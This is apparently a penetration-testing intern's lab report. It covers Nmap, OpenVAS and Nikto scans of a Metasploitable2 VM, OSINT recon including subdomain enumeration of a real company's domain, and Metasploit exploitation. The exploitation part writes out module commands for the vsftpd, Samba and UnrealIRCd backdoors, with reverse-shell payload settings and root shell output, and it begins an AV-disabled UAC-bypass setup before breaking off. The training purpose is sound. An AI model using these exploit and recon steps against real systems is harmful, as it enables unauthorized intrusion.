Week2 Task -18th August

Theoretical Knowledge

1. Vulnerability Scanning Techniques

What to Learn:

- **Core Concepts:**
  - Scan Types: Network (e.g., Nmap port scans), application (e.g., Nikto for web flaws), authenticated vs. unauthenticated.
  - Vulnerability Scoring: Use CVSS v4.0 (e.g., CVSS 8.8 for RCE = High). Example: Apache Struts (CVE-2017-5638) = Critical.
  - False Positives: Validate findings (e.g., manual checks for open ports).
- **Key Objectives:** Configure and validate scans for accurate risk assessment.
- **How to** Learn**:**
  - Study OWASP Testing Guide for web scanning.
  - Review NIST SP 800-115 for scanning methods.
  - Analyze WannaCry case for CVSS mapping.

2. Penetration Testing Techniques

What to Learn:

- **Core Concepts:**
  - Phases: Recon (e.g., OSINT with Shodan), Scanning (e.g., Nessus), Exploitation (e.g., Metasploit), Post-Exploitation (e.g., privilege escalation), Reporting.
  - Methodologies: PTES, OWASP WSTG. Example: PTES for scoping web tests.
  - Ethics: Ensure client authorization and defined scope.
- **Key Objectives:** Execute structured, ethical pentests.
- **How to Learn:**
  - Explore PTES for phase details.
  - Study OWASP WSTG for web pentesting.
  - Review SANS pentest case studies.

3. Exploit Development Basics

What to Learn:

- **Core Concepts:**
  - Exploit Types: Buffer overflows, SQL injection, XSS. Example: XSS via unescaped input.
  - Exploit Writing: Craft basic exploits (e.g., Python for buffer overflows) using Exploit-DB PoCs.
  - Mitigations: Understand ASLR, WAFs, and patching.
- **Key Objectives:** Develop and test exploits safely.
- **How to Learn:**
  - Study Exploit-DB for PoC examples.

- Use TCM Security's exploit guides.
- Try TryHackMe's buffer overflow room.

Practical Application

1. Vulnerability Scanning Lab

Activities:

- **Tools:** Nmap, OpenVAS, Nikto.
- **Tasks:** Run scans, prioritize vulnerabilities, document results.
- **Enhanced Tasks:**
  - **Scan Setup:** Track results in a table (copy-paste into Slack):

```
Scan ID | Vulnerability      | CVSS Score | Priority | Host
--------|--------------------|------------|----------|---------------
001     | SQL Injection      | 9.1        | Critical | 192.168.1.20
002     | Open Port 445      | 6.5        | Medium   | 192.168.1.30
```

- **Test Case:** Scan a Metasploitable2 VM with Nmap (nmap -sV 192.168.1.100) and OpenVAS.
- **Prioritization:** Score using CVSS in Google Sheets.
- **Report:** Draft in Google Docs:

```
Title: Critical Web Vulnerabilities
Findings: [CVE-2021-41773], [Host: 192.168.1.20]
Remediation: Patch Apache, disable unused ports
```

- **Escalation:** Write a 100-word email to developers with PoC.

Practical Application

1. Vulnerability Scanning Lab

- **Tools:** Nmap, OpenVAS, Nikto.

1.1 Nmap

Target: Metasploitable2 VM – 192.168.68.105

┌──(root㉿DiffDell)-[~]

└─# nmap -sV 192.168.68.105

Starting Nmap 7.95 (https://nmap.org) at 2025-08-19 19:58 IST

Nmap scan report for 192.168.68.105

Host is up (0.011s latency).

Not shown: 977 closed tcp ports (reset)

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	vsftpd 2.3.4
22/tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp	open	telnet	Linux telnetd
25/tcp	open	smtp	Postfix smtpd
53/tcp	open	domain	ISC BIND 9.4.2
80/tcp	open	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp	open	rpcbind	2 (RPC #100000)
139/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp	open	exec	netkit-rsh rexecd
513/tcp	open	login	OpenBSD or Solaris rlogind
514/tcp	open	tcpwrapped	
1099/tcp	open	java-rmi	GNU Classpath grmiregistry
1524/tcp	open	bindshell	Metasploitable root shell
2049/tcp	open	nfs	2-4 (RPC #100003)
2121/tcp	open	ftp	ProFTPD 1.3.1

3306/tcp	open	mysql	MySQL 5.0.51a-3ubuntu5
5432/tcp	open	postgresql	PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp	open	vnc	VNC (protocol 3.3)
6000/tcp	open	X11	(access denied)
6667/tcp	open	irc	UnrealIRCd
8009/tcp	open	ajp13	Apache Jserv (Protocol v1.3)
8180/tcp	open	http	Apache Tomcat/Coyote JSP engine 1.1

Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 12.56 seconds

1.2 Openvas

Scan Metasploitable with OpenVAS:

Kali: sudo gvm-start ---Start the OpenVas

Scan the Metasploitable Machine -192.168.68.105

Log in to GVM (Greenbone Web UI)

- URL: http://127.0.0.1:9392
- Login: Use the **username** and **password** you set (e.g., admin / kali123)

---

2. Create a New Target

This defines what IP/domain to scan.

Go to:

Configuration → Targets → click **"Create Target"**

Fill in the form:

- **Name**: Test Scan (or any name)
- **Hosts**: IP address or hostname (e.g., 192.168.68.105)
- **Port List**: Use default (All IANA assigned TCP ports)

Then click **"Save"**

---

3. Create a Task (Scan Job)

Go to:
Scans → Tasks → click **"Create Task"**
Fill in the form:

- **Name**: Scan My Target
- **Target**: Select the target you created earlier
- **Scan Config**: Use Full and fast (good default)
- Leave others as default and click **"Save"**

---

4. Start the Scan

In the **Tasks** list:

- Click the **play button (▶️)** next to your task

The scan will begin. You'll see its status change to:

- Requested → Running → Done

---

5. Wait for Scan to Complete

- Depending on target size and config, this can take from a few minutes to an hour
- You can refresh or monitor status live

---

6. View Results

Once the scan status is **"Done"**:

- Go to Scans → Reports
- Click your scan name to open the report
- You'll see:
  - Vulnerability summary
  - Severity (High, Medium, Low)
  - Affected ports/services
  - CVEs, exploits, and remediation tips

Optional: Export Report

- Click **"Download"** icon
- Export as PDF, HTML, XML, etc.

---

i. Analyze results (e.g., CVSS scores, CVE IDs).

Documenting Findings:

Report:

Host Summary

Host	High	Medium	Low	Log	FalsePositive
192.168.68.105	11	13	2	0	0

Port Summary for Host 192.168.68.105

Service (Port)	Threat Level
21/tcp	High (CVSS: 10.0)
80/tcp	High (CVSS: 10.0)
general/tcp	High (CVSS: 10.0)
22/tcp	High (CVSS: 9.8)
6697/tcp	High (CVSS: 8.1)
631/tcp	High(CVSS:7.5)

All the Critical Vulnerabilities uploaded to Repository as Excel Sheet.

1.3 Nikto

Title: Critical Web Vulnerabilities

Host: http://192.168.68.105/dvwa/login.php

```
┌──(root㉿DiffDell)-[~]
└─# nikto -h http://192.168.68.105/dvwa/login.php
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.68.105
+ Target Hostname:    192.168.68.105
+ Target Port:        80
+ Start Time:         2025-08-21 22:58:28 (GMT5.5)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /dvwa/login.php/: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /dvwa/login.php/: The anti-clickjacking X-Frame-Options header is not present. See: https://d
S/docs/Web/HTTP/Headers/X-Frame-Options
+ /dvwa/login.php/: The X-Content-Type-Options header is not set. This could allow the user age
of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulner
lities/missing-content-type-header/
+ /dvwa/login.php/: Cookie PHPSESSID created without the httponly flag. See: https://developer.
o/HTTP/Cookies
+ /dvwa/login.php/: Cookie security created without the httponly flag. See: https://developer.m
/HTTP/Cookies
```

Nikto Findings:

Finding (from Nikto)	**What it really means**	**CVE / Reference**	**CVSS v3.1 (official if available)**	**Quick fix**
/?-s and ...login.php?-s → *"PHP allows retrieval of source via -s"*	Classic **PHP-CGI argument injection / RCE** bucket. Nikto's -s hints the 2012 PHP-CGI bug.	**CVE-2012-1823**	**9.8 (Critical)**	Disable PHP-CGI, block ? args to CGI, or upgrade PHP (any modern PHP is fixed). (NVD, Red Hat Customer Portal)
Server: Apache/2.2.8 (very old)	**EOL httpd 2.2** → exposed to many unpatched vulns; not a single CVE to score. Treat as **high**.	Apache notes on **2.2 EOL**	N/A (multiple CVEs)	Upgrade to a supported **Apache 2.4.x** immediately. (Apache HTTP Server, endoflife.date)

HTTP TRACE enabled	**Cross-Site Tracing (XST)** risk; often used to echo headers/cookies via JS. Misconfig, not one CVE.	OWASP XST / WSTG	Use custom CVSS if required (often **Low–Medium**): e.g., AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:N/A:N ≈ **3.1 (Low)**	Disable TRACE/TRACK (e.g., TraceEnable off in Apache). (OWASP)
Lots of /*.tgz, *.tar, *.war, *.pem, *.jks, *.egg	Likely **backup/key dumps exposed → Info disclosure** (can be severe if secrets).	CWE-530 reference in Nikto	If files contain secrets: AV:N/AC:L/PR:N/UI:N/S:U/**C:H**/I:N/A:N ≈ **7.5 (High)**	Remove from web root; rotate keys; restrict direct download. (Confirm by actually fetching one benign file.)
SIPS v0.2.2 ... user account info (including password) retrievable	Auth bypass/info disclosure in **SIPS 0.2.2**. Old but real. Might not have a CVE; has Exploit-DB ref.	EDB-22381	If credentials exposed unauthenticated: AV:N/AC:L/PR:N/UI:N/S:U/**C:H**/I:N/A:N ≈ **7.5 (High)**	Remove/patch SIPS; block the path; rotate exposed passwords. (Exploit Database, Vulners)
/?=PHPE... (OSVDB-12184)	**PHP version/info disclosure** via magic query tokens.	OSVDB-12184 discussion	Usually **Low**: AV:N/AC:L/PR:N/UI:N/S:U/**C:L**/I:N/A:N ≈ **3.3**	Disable expose_php, update PHP, block these routes. (Server Fault, seclists.org, dev.nmap.narkive.com)
Missing headers: **X-Frame-Options**, **X-Content-Type-Options**,cookies **HttpOnly**	Security-hardening gaps; not CVEs, but exploitable in chains (clickjacking, MIME-sniff, scriptable cookies).	MDN/OWASP	Treat as **Low** each, but fix as hygiene.	Add X-Frame-Options/Content-Security-Policy frame-ancestors, X-Content-Type-Options: nosniff, set HttpOnly; Secure.

Findings also included in the Repository as Reports.

1.4 Escalation Email

Subject: Critical Security Vulnerability – Immediate Action Required

Hi Team,

During a recent **VAPT assessment**, we identified **critical vulnerabilities** on host 192.168.68.105 using **OpenVAS**. The detailed findings, including CVSS scores, have been documented in the attached **Excel sheet** for your review and remediation planning.

Additionally, the host's web application (http://192.168.68.105/dvwa/login.php) was scanned using **Nikto**, and the consolidated results have been compiled into a **Google Docs** report.

Immediate Action Required: Please review the attached findings and apply necessary patches or configuration changes to mitigate these vulnerabilities.

Let me know if you require **logs, Proof-of-Concept (PoC)** details, or further clarification.

Thanks,
Ch. Sandhya Rani
VAPT Analyst Intern

2. Reconnaissance Practice

Activities:

- **Tools:** Maltego, Shodan, Google Docs.
- **Tasks:** Perform OSINT, map assets, document steps.
- **Enhanced Tasks:**
    - **Recon Template:** Document in Google Docs:
        i. Domain Info
        ii. Subdomains
        iii. Exposed Services
    - **Asset Mapping:** Log steps (Slack-friendly):

Timestamp | Tool | Finding

---|---|---

2025-08-18 10:00:00 | Shodan | Exposed SSH on 192.168.1.50

2025-08-18 10:30:00 | Maltego | Subdomain: dev.example.com

- **Checklist:** In Google Docs:
- Check WHOIS
- Enumerate subdomains (Sublist3r)
- Identify tech stack (Wappalyzer)
- **Summary:** Write a 50-word recon summary.

---

2. Reconnaissance Practice

Tools Used

Shodan → Search for exposed services, ports, IoT devices.

Sublist3r / Amass → Subdomain enumeration.

WHOIS / **Wappalyzer** → Domain registration and technology fingerprinting.

2.1. WHOIS Lookup

- **What it does:** Retrieves domain registration details.
- **Info Collected:** Registrar, registration/expiry date, nameservers, registrant contact (sometimes anonymized).
- **Why important:** Helps identify ownership, infrastructure age, and potential forgotten domains.
- **Command/Tool:**

Command: whois example.com

```
┌──(root㉿DiffDell)-[~]
└─# whois simplilearn.com
   Domain Name: SIMPLILEARN.COM
   Registry Domain ID: 1558703706_DOMAIN_COM-VRSN
   Registrar WHOIS Server: whois.PublicDomainRegistry.com
   Registrar URL: http://www.publicdomainregistry.com
   Updated Date: 2023-02-06T14:03:52Z
   Creation Date: 2009-06-10T05:00:28Z
   Registry Expiry Date: 2030-06-10T05:00:28Z
   Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com
   Registrar IANA ID: 303
   Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com
   Registrar Abuse Contact Phone: +1.2013775952
   Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
   Name Server: NS-117.AWSDNS-14.COM
   Name Server: NS-1314.AWSDNS-36.ORG
   Name Server: NS-1963.AWSDNS-53.CO.UK
   Name Server: NS-701.AWSDNS-23.NET
   DNSSEC: unsigned
   URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2025-08-22T07:30:52Z <<<
```

2.2 Shodan(Exposed Services)

- **What it does:** Searches the internet for exposed devices and services.
- **Info Collected:** Open ports, banners, software versions, SSL certificates, IoT devices.
- **Why important:** Detects externally exposed services that attackers might target.
- **Example:**

Command: shodan host ip address


```
└─# shodan host 45.33.32.156
45.33.32.156
Hostnames:                  scanme.nmap.org
City:                       Fremont
Country:                    United States
Organization:               Linode
Updated:                    2025-08-21T15:25:40.150299
Number of open ports:       5
Vulnerabilities:            CVE-2014-0117  CVE-2017-7679
2021-32791       CVE-2021-32792  CVE-2023-31122  CVE-202
6        CVE-2014-0118   CVE-2022-31813  CVE-2020-1927
2021-44790       CVE-2016-4975   CVE-2020-13938  CVE-202
95       CVE-2014-3523   CVE-2013-5704   CVE-2019-17567
2021-26691       CVE-2019-0220   CVE-2025-49812  CVE-202
01       CVE-2019-10092  CVE-2014-0226   CVE-2021-44224
2021-40438       CVE-2011-1176   CVE-2022-23943  CVE-201
85       CVE-2022-26377  CVE-2014-0098   CVE-2016-8743
2022-37436       CVE-2017-9788   CVE-2014-8109   CVE-201
3        CVE-2022-28615  CVE-2022-28614

Ports:
     22/tcp OpenSSH (6.6.1p1 Ubuntu 2ubuntu2.13)
     80/tcp Apache httpd (2.4.7)
        |-- HTTP title: Go ahead and ScanMe!
    123/udp
   9929/tcp
  31337/tcp
```

2.3 Shodan Findings

Timestamp	Tool	Finding
2025-08-21 15:25:40	Shodan	Domain: **scanme.nmap.org**, IP: **45.33.32.156**, Host: Linode (Fremont, US)
2025-08-21 15:25:40	Shodan	**Port 22/tcp open** → OpenSSH 6.6.1p1 (Ubuntu 2ubuntu2.13) – outdated, potential SSH vulns
2025-08-21 15:25:40	Shodan	**Port 80/tcp open** → Apache HTTPD 2.4.7 (HTTP title: "Go ahead and ScanMe!") – outdated, multiple CVEs reported
2025-08-21 15:25:40	Shodan	**Port 123/udp open** → NTP service (potential amplification if misconfigured)
2025-08-21 15:25:40	Shodan	**Port 9929/tcp open** → Non-standard service, requires further enumeration
2025-08-21 15:25:40	Shodan	**Port 31337/tcp open** → Often used as a "backdoor" test port; intentionally left open on scanme.nmap.org
2025-08-21 15:25:40	Shodan	**Vulnerabilities found**: Multiple CVEs affecting Apache HTTPD & OpenSSH (e.g., CVE-2017-7679, CVE-2021-40438, CVE-2022-22720, CVE-2024-38474, etc.)

2.4 Sublist3r- Enumerate subdomains

sublist3r -d simplilearn.com



www.simplilearn.com

accounts.simplilearn.com

careersuccess.simplilearn.com

cfsigned.simplilearn.com

community.simplilearn.com

www.community.simplilearn.com

connect.simplilearn.com

connect-staging.simplilearn.com

connect-testing.simplilearn.com

developers.simplilearn.com

dockerv3.simplilearn.com

catelogapi.dockerv3.simplilearn.com

plutustest.dockerv3.simplilearn.com

dockerv4.simplilearn.com

dockerv5.simplilearn.com

engagex.simplilearn.com

financedesk.simplilearn.com

i2www.simplilearn.com

iitk.simplilearn.com

itdesk.simplilearn.com

www.itdesk.simplilearn.com

mail.itdesk.simplilearn.com

itsupport.simplilearn.com

jobassist.simplilearn.com

jobs.simplilearn.com

jobs-search.simplilearn.com

laas.simplilearn.com

landingpage.simplilearn.com

liveclass.simplilearn.com

lms.simplilearn.com

instride.lms.simplilearn.com

onlinetraining.simplilearn.com

reports.simplilearn.com

s2stokenservice.simplilearn.com

secure.simplilearn.com

www.secure.simplilearn.com

skillsnet.simplilearn.com

apps.skillsnet.simplilearn.com

compete.skillsnet.simplilearn.com

courses.skillsnet.simplilearn.com

preview.skillsnet.simplilearn.com

studio.skillsnet.simplilearn.com

support.skillsnet.simplilearn.com

sl-labs.simplilearn.com

sl-web-stories.simplilearn.com

preprod.subdomain.simplilearn.com

success.simplilearn.com

tableau.simplilearn.com


whm.simplilearn.com

www.whm.simplilearn.com

2.5 Wappalyzer

It is a tool used in reconnaissance (Recon) during VAPT.
It helps identify the technologies used by a website such as:

- Web servers (Apache, Nginx, IIS)
  Frameworks (Django, Flask, Laravel, Spring)
  CMS (WordPress, Joomla, Drupal)
  JavaScript libraries (React, Angular, Vue.js, jQuery)
  Databases, analytics tools, payment gateways, etc.



2.5 Asset Mapping: Log steps (Slack-friendly)

Timestamp	Tool	Findings
2025-08-21 15:25:40	Shodan	Domain: scanme.nmap.org, IP: 45.33.32.156, Host: Linode (Fremont, US)
2025-08-21 15:25:40	Shodan	Port 22/tcp open → OpenSSH 6.6.1p1 (Ubuntu 2ubuntu2.13) – outdated, potential SSH vulns
2025-08-21 15:25:40	Shodan	Port 80/tcp open → Apache HTTPD 2.4.7 (HTTP title: "Go ahead and ScanMe!") – outdated, multiple CVEs reported
2025-08-21 15:25:40	Shodan	Port 123/udp open → NTP service (potential amplification if misconfigured)
2025-08-21 15:25:40	Shodan	Port 9929/tcp open → Non-standard service, requires further enumeration
2025-08-21 15:25:40	Shodan	Port 31337/tcp open → Often used as a "backdoor" test port; intentionally left open on scanme.nmap.org
2025-08-21 15:25:40	Shodan	Vulnerabilities found: Multiple CVEs affecting Apache HTTPD & OpenSSH (e.g., CVE-2017-7679, CVE-2021-40438, CVE-2022-22720, CVE-2024-38474, etc.)
2025-08-21 12:25:40	Sublist3r	Found 50 subdomains for Simplilearn.com
2025-08-21 12:25:40	Wappalyzer	Site uses Apache Http Server 2.4.7 + Ubuntu Operating System

2.6 Recon Summary

The reconnaissance phase revealed critical exposure points. WHOIS lookup provided registrar details, while Sublist3r discovered 50 subdomains. Shodan identified an exposed SSH service on scanme.nmap.org. Wappalyzer confirmed Apache Http Server 2.4.7 + Ubuntu in use. These insights aid in prioritizing penetration testing efforts.

3. Exploitation Lab

Activities:

- **Tools:** Metasploit, Burp Suite, sqlmap.
- **Tasks:** Simulate exploits, validate results.
- **Enhanced Tasks:**
    - **Exploit Simulation:** Exploit Metasploitable2 with Metasploit (use exploit/multi/http/tomcat_mgr_login). Log:

Exploit ID | Description | Target IP | Status | Payload

----------|------------------|----------------|---------|-----------

003 | Tomcat RCE | 192.168.1.100 | Success | Java Shell

- **Validation:** Check Exploit-DB for PoC. Summarize in 50 words.

3. Exploitation Lab

3.1 Exploit Simulation

Target: Metasploitable2- 192.168.68.105

Attacker Machine: Kali -192.168.68.102

```
msf6 > nmap -sV 192.168.68.105
[*] exec: nmap -sV 192.168.68.105

Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-22 21:43 IST
Nmap scan report for 192.168.68.105
Host is up (0.0091s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Exploit1:

Search vsftpd

use exploit/unix/ftp/vsftpd_234_backdoor

set RHOSTS 192.168.68.105

set RPORT 21

run

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.68.105:21 - The port used by the backdoor bind listener is alrea
dy open
[+] 192.168.68.105:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.17.26.21:39917 -> 192.168.68.105:620
0) at 2025-08-22 21:58:14 +0530

whoami
root
```

Exploit2:

use exploit/multi/samba/usermap_script

set RHOSTS 192.168.68.105

set RPORT 139

run

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.68.102:4444
[*] Command shell session 1 opened (192.168.68.102:4444 → 192.168.68.105:38224) at 2025-08-23 05:44:17 -0400

whoami
```

Exploit3:

***Tomcat Manager (port 8180)

use exploit/multi/http/tomcat_mgr_deploy

set RHOSTS 192.168.68.105

set RPORT 8180

set USERNAME tomcat

set PASSWORD tomcat

run

Exploit 4:

use exploit/unix/irc/unreal_ircd_3281_backdoor

set RHOSTS 192.168.68.105


set RPORT 6667

set PAYLOAD cmd/unix/reverse

set LHOST 192.168.68.102

set LPORT 4444

exploit



3.2 Findings

Exploit ID	|Description	Target IP	Status	Payload
001	vsftpd 2.3.4 Backdoor-ftp	192.168.68.105	Success	Command Shell
002	Samba Exploit	192.168.68.105	Success	Command Shell

003	TomcatManager	192.168.68.105	Filed	Meterpreter Session
004	UnrealIRCd backdoor (IRC, port 6667)	192.168.68.105	Success	Command Shell

3.3 Summary

50-word summary with Exploit-DB validation:

The Metasploitable2 VM contains multiple real-world vulnerabilities verified on Exploit-DB: vsftpd 2.3.4 backdoor (EDB-17491), Samba trans2 overflow (EDB-10), Tomcat Manager auth bypass/war upload (EDB-17491 variants), and UnrealIRCd 3.2.8.1 backdoor (EDB-16922). Exploits yield command shells or meterpreter sessions, simulating post-exploitation for penetration testing practice.

---

4. Post-Exploitation Practice
Activities:

- **Tools:** Meterpreter, Volatility, sha256sum.
- **Tasks:** Escalate privileges, collect evidence.
- **Enhanced Tasks:**
  - **Escalation:** Use Metasploit (exploit/windows/local/bypassuac). Save logs.
  - **Evidence Collection:** Hash a file:

Item | Description | Collected By | Date | Hash Value

---|---|---|---|---

Config File | target.conf | VAPT Analyst | 2025-08-18 | <SHA256>

---

4. Post-Exploitation Practice

Tools Used

- **Meterpreter** – Privilege escalation, post-exploitation modules

- **Volatility** – Memory forensic analysis
- **sha256sum** – Evidence integrity verification

4.1 Lab Setup

Attacker Machine

- **Kali Linux (or Parrot OS)**
- Has **Metasploit Framework** installed

Target Machine

- A **Windows 7 SP1 (x86 or x64)** VM (best for learning UAC bypass)
- Disable AV/Defender (otherwise payloads get killed)
- Keep **UAC enabled** (default)

4.2 Intial Exploitation

Step 1 – Get an Initial Session

Exploit something on the Windows VM to get a **Meterpreter session**. Example with ms17_010_eternalblue :

